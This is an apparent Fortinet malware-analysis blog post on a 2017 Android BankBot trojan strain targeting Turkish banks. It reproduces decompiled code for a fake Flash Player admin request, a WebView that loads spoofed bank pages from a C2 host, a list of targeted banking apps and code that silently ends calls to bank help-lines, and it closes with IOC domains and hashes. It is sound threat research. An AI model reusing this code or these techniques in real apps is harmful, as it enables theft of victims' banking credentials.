
A Look Into The New Strain Of BankBot

fortinet.com/blog/threat-research/a-look-into-the-new-strain-of-bankbot.html

September 19, 2017



Threat Research

By Dario Durando | September 19, 2017

Introduction

BankBot is a family of Trojan malware targeting Android devices that surfaced in the second half of 2016. The main goal of this malware is to steal banking credentials from the victim's device. It usually impersonates flash player updaters, android system tools, or other legitimate applications. Once installed, it hides itself and then tricks the user into typing his or her credentials into fake bank web pages that have been injected onto the device's screen.

The original code of BankBot was divulged on a Russian forum in late 2016, and you can read more about that here.

Over the past few months, new strains of this infamous Android malware family have surfaced in third-party APK markets, as well as in the official Google Play store. FortiGuard Labs decided to analyze some of them, and in this report, I will discuss its evolution over the past 10 months.

Analysis

In most cases, the application poses as a Flash Player or some kind of Android System tool. Upon installation, it requires a very large number of permissions that look very suspicious. Moreover, from the Manifest we can see that the application is predisposed to ask for even more permissions upon execution.

```
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.QUICKBOOT_POWERON" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<permission android:name="com.and.kase.can.permission.C2D_MESSAGE" android:protectionLevel="signature" />
<uses-permission android:name="com.and.kase.can.permission.C2D_MESSAGE" />
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="com.sec.android.provider.badge.permission.READ" />
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE" />
<uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.htc.launcher.permission.UPDATE_SHORTCUT" />
<uses-permission android:name="com.sonyericsson.home.permission.BROADCAST_BADGE" />
<uses-permission android:name="com.sonymobile.home.permission.PROVIDER_INSERT_BADGE" />
<uses-permission android:name="com.anddoes.launcher.permission.UPDATE_COUNT" />
<uses-permission android:name="com.majeur.launcher.permission.UPDATE_BADGE" />
<uses-permission android:name="com.huawei.android.launcher.permission.CHANGE_BADGE" />
<uses-permission android:name="com.huawei.android.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.huawei.android.launcher.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.READ_APP_BADGE" />
<uses-permission android:name="com.oppo.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.oppo.launcher.permission.WRITE_SETTINGS" />
<uses-permission android:name="me.everything.badger.permission.BADGE_COUNT_READ" />
<uses-permission android:name="me.everything.badger.permission.BADGE_COUNT_WRITE" />
```

Figure 1: Permissions

In addition, the classes in the .dex files are usually named using random words that are connected in some way, as if they were picked in succession from a glossary. This is the only sort of obfuscation present in the application and it does not do a great job at it.




Figure 2: Classes

This specific version of Bankbot has a relatively low detection rate, at around 15-20 hits on VirusTotal. This is in spite of the fact that it uses no obfuscation procedures to hide strings or functionalities.

c5fbf3f7ddf354a99abbb7652254032d11682106d004373b509981c7a77d1bef44af49bb5000fba76ad9b03c661ad4d4 dex android	18 / 58	2017-08-13 03:22:29	2017-08-13 03:22:29	2	1	1.1 MB
f4db61ab1a314955e4134ec6fdcf9bd47ff8141928a1e467c052876327e4ef8b51368f5eb6ccea0813fc7151a741eb36 dex android	18 / 58	2017-09-05 15:06:29	2017-09-05 15:06:29	2	1	1.1 MB
ab27065953ff7329c261a27149e2ce63e9a170714df7619b011db89eb5f6806916275bcc1b988c53650a944f8884b43c dex android	17 / 59	2017-08-08 23:23:54	2017-08-09 02:08:09	3	2	1.1 MB
5126bd2a0e6b74178994c17102e4e18ffe1ab6f398a69225913f60eccef7a65226bbfda82a2bae20ffe7e26b61ec3c62 dex android	21 / 58	2017-07-22 10:17:59	2017-07-23 12:50:34	3	2	1.1 MB

Figure 3: VirusTotal Detections

```
this.a = new a(((Context)this));
if(!this.a.a()) {
    Intent v0 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    v0.putExtra("android.app.extra.DEVICE_ADMIN", this.a.b());
    v0.putExtra("android.app.extra.ADD_EXPLANATION", "Flash Playerin, doğru bir şekilde çalışması için yönetici izni gerekiyor");
    this.startActivityForResult(v0, 100);
    this.finish();
}
```

Figure 4: Admin Request

Once installed, the application demands Device Admin privileges. In most cases, this request is accompanied by an explanation in Turkish, which suggests that Turkey is the targeted region for this malware campaign.

Once these privileges have been obtained, the application hides by deleting its icon. It then sends device information to the CC server, such as like IMEI, contacts, and SMS messages sent and received.

The application also checks to see if any apps from Turkish financial institutions has been installed on the device. If so, it then displays a webview downloaded from the server of the specific banking site spoofing-page.

```
protected void onStart() {
    super.onStart();
    String v1 = this.getIntent().getStringExtra("str");
    View v0 = this.findViewById(0x7F110076);
    ((WebView)v0).getSettings().setJavaScriptEnabled(true);
    ((WebView)v0).setWebViewClient(new WebViewClient());
    ((WebView)v0).setWebChromeClient(new WebChromeClient());
    StringBuilder v2 = new StringBuilder();
    this.b.getClass();
    ((WebView)v0).loadUrl(v2.append("http://faturis.life/").append("/list/").append(v1).append(".php?p=").append(this.a.a(this.a.a(((Context)this)))).toString());
}
```

Figure 5: Set WebView Injection

```
while(v2 > v10) {
    String v6 = this.a();
    String[] v7 = new String[27];
    v7[0] = "ru.mw";  // Russian
    v7[1] = "privatbank";  // Ukrainian
    v7[2] = "com.ziraat.ziraatmobil";  // Turkish
    v7[3] = "com.ziraat.ziraattablet";  // Turkish
    v7[4] = "com.tmobtech.halkbank";  // Turkish
    v7[5] = "com.vakifbank.mobile";  // Turkish
    v7[6] = "com.pozitron.vakifbank";  // Turkish
    v7[7] = "com.akbank.android.apps.akbank_direkt";  // Turkish
    v7[8] = "com.akbank.softotp";  // Turkish
    v7[9] = "com.akbank.android.apps.akbank_direkt_tablet";  // Turkish
    v7[10] = "tr.com.sekerbilisim.mbank";  // Turkish
    v7[11] = "com.teb";  // Turkish
    v7[12] = "com.pozitron.iscep";  // Turkish
    v7[13] = "com.softtech.isbankasi";  // Turkish
    v7[14] = "com.ykb.android";  // Turkish
    v7[15] = "com.ykb.androidtablet";  // Turkish
    v7[0x10] = "com.tmob.denizbank";  // Turkish
    v7[17] = "com.tmob.tabletdeniz";  // Turkish
    v7[18] = "com.garanti.cepsubesi";  // Turkish
    v7[19] = "biz.mobinex.android.apps.cep_sifrematik";  // Turkish
    v7[20] = "com.htsu.hsbcpersonalbanking";  // Turkish
    v7[v11] = "com.ingbanktr.ingmobil";  // Turkish
    v7[22] = "com.magiclick.odeabank";  // Turkish
    v7[23] = "com.finansbank.mobile.cepsube";  // Turkish
    v7[24] = "finansbank.enpara";  // Turkish
    v7[25] = "com.pozitron.albarakaturk";  // Turkish
    v7[26] = "com.kuveytturk.mobil";  // Turkish
```

Figure 6: Bank Apps

While the banking apps that we checked vary from sample to sample, this campaign seems to be primarily targeting Turkish financial institutions, with some Russian exceptions. It is interesting to note that even when all of the applications are Turkish, the two apps checked in the original version of BankBot (privatbank and ru.mw) never disappear. Apparently, the authors of this campaign were over-excited with the Ctrl + C and Ctrl + V when copying and pasting code from the original malware and did not think to clean the code before repurposing it.

In fact, the code of this sample is very much similar to the code leaked in December 2016, with very few modifications. The two biggest and most evident differences are: Firstly, the injection technique supports more than the two test applications of the published tutorial. And second, it performs a check on all outgoing calls, comparing the number to a hardcoded list of numbers.

```
public class carry extends BroadcastReceiver {
    String a;

    public carry() {
        super();
    }

    public void onReceive(Context arg4, Intent arg5) {
        Log.d("12280", "Number is-->> " + this.a);
        this.a = arg5.getStringExtra("android.intent.extra.PHONE_NUMBER");
        ArrayList v0 = new ArrayList();
        v0.add("+9008502200000");
        v0.add("+908502200000");
        v0.add("+904440000");
        v0.add("+9008502220400");
        v0.add("+908502220400");
        v0.add("+904440400");
        v0.add("+9008502220724");
        v0.add("+908502220724");
        v0.add("+904440724");
        v0.add("+9008502222525");
        v0.add("+908502222525");
        v0.add("+904442525");
        v0.add("+9008502227878");
        v0.add("+908502227878");
        v0.add("+904447878");
        v0.add("+9008502000666");
        v0.add("+908502000666");
        v0.add("+904440832");
```

Figure 7: Telephone Number List

After a quick web search, it was easy to determine that all of these phone numbers it is searching for are help-lines connected to a number of Turkish financial institutions. The author of the malware made sure to hardcode multiple ways in which a number could be formatted (with and without country code, and with and without multiple leading zeros).

```
arrayList.add("+9008502227878");
arrayList.add("+908502227878");
arrayList.add("08502227878");
arrayList.add("8502227878");
```

Figure 8: Numbers Format

If the number called by the victim corresponds to any number on the list, the application shuts down the call immediately by calling setResultData(null) on the broadcastReceiver.

```
        v0.add("08502510123");
        v0.add("8502510123");
        v0.add("02123541111");
        v0.add("2123541111");
        if(v0.contains(this.a)) {
            this.setResultData(null);
            Toast.makeText(arg4, " ", 0).show();
        }
    }
}
```

Figure 9: Exit Call

Conclusion

The BankBot family has never been famous for having advanced code. These new campaigns that resurface from time to time tend to confirm that trend. However, this is not the problem with this malware. The ease with which anyone can obtain and modify it to create an attack is the main reason why this family remains a real threat.

The samples analyzed for this blogpost ranged from 3 months to less than a week old, showing that this malware family is still very much active and alive.

The CC servers used by this version of Bankbot are not obfuscated, and many of them were taken down merely days after being set up. However, it seems that nearly every month a new version of this campaign hits some new country. While it does not last long, it invariably creates new victims. Over the past few months, we have detected more and more obfuscated versions of BankBot lurking in third-party APK stores as well as in the official Google Play store.

Our customers are protected from this threat: Fortinet detects this malware as **Android/Bankbot.HH!tr** and **Android/Bankbot.AA!tr**.

FortiGuard Labs has been monitoring this family since its first appearances in 2016, and will continue to track it and share its findings as new details come to light.
-= FortiGuard Lion Team =-

Appendix

Targeted Bank apps list

ru.sberbankmobile

ru.sberbank_sbbol

ru.alfabank.mobile.android

ru.alfabank.oavdo.amc

ru.mw

ua.privatbank.ap24

com.ziraat.ziraatmobil

com.ziraat.ziraattablet

com.tmobtech.halkbank

com.vakifbank.mobile

com.pozitron.vakifbank

com.akbank.android.apps.akbank_direkt

com.akbank.softotp

com.akbank.android.apps.akbank_direkt_tablet

tr.com.sekerbilisim.mbank

com.teb

com.pozitron.iscep

com.softtech.isbankasi

com.ykb.android

com.ykb.androidtablet

com.tmob.denizbank

com.tmob.tabletdeniz

com.garanti.cepsubesi

biz.mobinex.android.apps.cep_sifrematik

com.htsu.hsbcpersonalbanking

com.ingbanktr.ingmobil

com.magiclick.odeabank

com.finansbank.mobile.cepsube

finansbank.enpara

com.pozitron.albarakaturk

com.kuveytturk.mobil

IOC

URLS

hXXp://b1k51 dot gdn

hXXp://b1j3aas dot life

hXXp://wechaatt dot gdn

hXXp://10as05 dot gdn

hXXp://ch0ck4 dot life

hXXp://fatur1s dot life

hXXp://b5k31 dot gdn

hXXp://erd0 dot gdn

hXXp://b1v2a5 dot gdn

hXXp://b1502b dot gdn

hXXp://elsssee dot gdn

hXXp://kvp41 dot life

hXXp://servertestapi dot ltd

hXXp://taxii dot gdn

hXXp://p0w3r dot gdn

hXXp://4r3a dot gdn

Hashes

e5ac8b77e264c68a38be42bd16b1253b7cf96a1258444040ed6046c9096ecd08

451b4cf00e36bf164b4e721d02eab366caf85690d243a539eba5a4bbd1f9e5fa

48bd70850a04a26db239e47611ce7e660c2b08b2dd56d81ed7a608e2659e1d7c

7960bb11e52516134774e8a262c6d78e5683ba9814015eb12b076e7d4e188c4b

c5fbf3f7ddf354a99abbb7652254032d11682106d004373b509981c7a77d1bef

f4db61ab1a314955e4134ec6fdcf9bd47ff8141928a1e467c052876327e4ef8b

ab27065953ff7329c261a27149e2ce63e9a170714df7619b011db89eb5f68069

5126bd2a0e6b74178994c17102e4e18ffe1ab6f398a69225913f60eccef7a652

e56acc1eedc47854c89a02b93ae5bd078e91001dd85e2c7739b649beddbee885

aa63ce659eb3054f00656b2a4fa4bbc14f421d7b2ccb99d333f619613d75fc8f

20e838966993b73f2d65df993fb21d85ab186702a6b1732aba1ea3a98a79b22a

f8de1e8ed70f77dd792035e0cdd3e5c026feece6790f6e2266f8d5f37198b8fa

43c26e071d22e3e14efb669705ba9113067894e9035a051b76b3632330ef8884

d7699cb3c4ec67f3cbe04701360da36622408b70b8d5ec413474d2a83b7172d9

a3ad2f7e3fc04db4e1c919f9df4235b8a1728ef4f4d2e5bb30905262719bbde5

453ba4a1d229049b6bd415192cafda79238a4f2b1e4d1450174903284a304d33

c59a2b3bdb8363d9610ed3bc5cd707ee25a2384e3e2e74bd1ad5bd16b69fa014

ee83ac9a851638f77693eea48ba8034c6d15e630ddb9ad19e204bfa3fe881dc6

26827b3db72e07ab7649bb21b89dbb5376fcf76de1849ae41265965f80d5ecf7

501e88a12be8fdba7d25472f08437308c313dd70aaeac4d162bbb6836ff4bc4a

09e897341d910b44884a9e6d9d2f0bc39dcf2a50e0f35062b07c5f946e5c5b66

876fa3268d5f15be13f9e6021133811062b90d6830f25b8b297be98f27d747f0

e02112cf09522ee7231229dabf331bf725531945d56865416355211d45ddb849

1ab4e5a08f4bf5f95b2462ee12da893851a715b5569603fb95d5f2f7bf2293de

38b5f8c4ddcb2b53aaa33d19efdb6ea6e489aafa0e906da57345c3ca5f01ffa7

c17cfc49391472ad0a85e0bde934bf289d1402c86cf8353ce5c9296c350a73d6

ef1ae5f0ed8a8216dda6ed2dec979e799bfd58fb548a8acb941407b950673ae9

db2d7ca6c1317e5697d0bc61f67bc38316888d20ee9dba32f7165bf23f177061

fe26d6a0e3425d9622b2aef7c4199b0d9569f849453b12cb75ba42e5f002dd67

e3b764ba2795af097efc554331bd9c8a804b5a030dfd495cc8169ce331ac5cad

009220919c4ecf5e72f7be4886a454d11b951dbc488656a811cd7517ad4c0c35

804fc95f250dc275e805fdabd862bcc3a2b60796915c3da575722015f64adf4e

15d31751bd91ee0082f75f581f099e2f986a7c7ccc2748cdd8a0adf9320d748a

8a8fe94c0e4f3fcaaf1f49aa27b13908c01a7574d31a84d55683f9cd1854d211

27c4263d9030435a6f107878c0ba50998cf82d5852618b989acab9843df55d62

39de72ff4b93565cd25fa303b8f17dcaabff101c138a0a5282c747d15b70053f

31c33f8102669b5ffc117ebd076646cefb0ae6b7ea12d1779ebd9d64a2de70d3

f532275eb109ffb5ef35ec42c5445b6e9cdaadad099c977aab8841664cdab292

d2ffa12048169cf9eba113dbb47b78708e83d9b5e778276a40100617e0dbbbdc

Sign up for weekly Fortinet FortiGuard Labs Threat Intelligence Briefs and stay on top of the newest emerging threats.

Related Posts